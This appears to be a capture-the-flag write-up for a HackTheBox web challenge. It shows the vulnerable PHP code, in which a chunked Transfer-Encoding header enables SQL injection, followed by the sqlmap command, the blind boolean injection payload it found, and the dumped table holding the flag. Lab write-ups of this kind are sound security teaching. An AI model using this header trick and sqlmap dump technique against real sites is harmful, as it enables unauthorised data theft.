
0xBOverchunked

- After reviewing the source code, I found out I need to read post with **id 6**.
- The code is vulnerable to sql injection but we need to add **Transfer-Encoding: chunked** in the header.




```
if (isset($_SERVER["HTTP_TRANSFER_ENCODING"]) && $_SERVER["HTTP_TRANSFER_ENCODING"] == "chunked")
{
    $search = $_POST['search'];

    $result = unsafequery($pdo, $search);

    if ($result)
    {
        echo "<div class='results'>No post id found.</div>";
    }
    else
    {
        http_response_code(500);
        echo "Internal Server Error";
        exit();
    }

}
```


- Since the results are not displayed on webpage, it is a Blind Sql Injection.
- Using sqlmap (level should be increased):




```
┌──(moghees㉿kali)-[~/lab]
└─$ sqlmap -r new_req.txt --level 5 --risk 3 --dump --threads 10
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.3#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
 no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:34:53 /2024-04-01/
```



```
Parameter: search (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: search=-6905' OR 9279=9279-- JrDE
---
```



```
Database: <current>
Table: posts
[6 entries]
+----+-------+------------------------------------------------------------------------------------------
--------------------------------------------------------------------------+-------------+
| id | image | gamedesc
                                                                          | gamename    |
+----+-------+------------------------------------------------------------------------------------------
--------------------------------------------------------------------------+-------------+
| 1  | 1.png | A small, yellow, mouse-like creature with a lightning bolt-shaped tail. Pikachu is one of
 the most popular and recognizable characters from the Pokemon franchise. | Pikachu     |
| 2  | 2.png | Pac-Man is a classic arcade game where you control a yellow character and navigate throug
h a maze, eating dots and avoiding ghosts.                                | Pac-Man     |
| 3  | 3.png | He is a blue anthropomorphic hedgehog who is known for his incredible speed and his abili
ty to run faster than the speed of sound.                                 | Sonic       |
| 4  | 4.png | Its me, Mario, an Italian plumber who must save Princess Toadstool from the evil Bowser.
                                                                          | Super Mario |
| 5  | 5.png | Donkey Kong is known for his incredible strength, agility, and his ability to swing from
vines and barrels.                                                        | Donkey Kong |
| 6  | 6.png | HTB{tr4nsf3r_3Nc0d1Ng_4t_1ts_f1n3st}
                                                                          | Flag        |
+----+-------+------------------------------------------------------------------------------------------
--------------------------------------------------------------------------+-------------+
```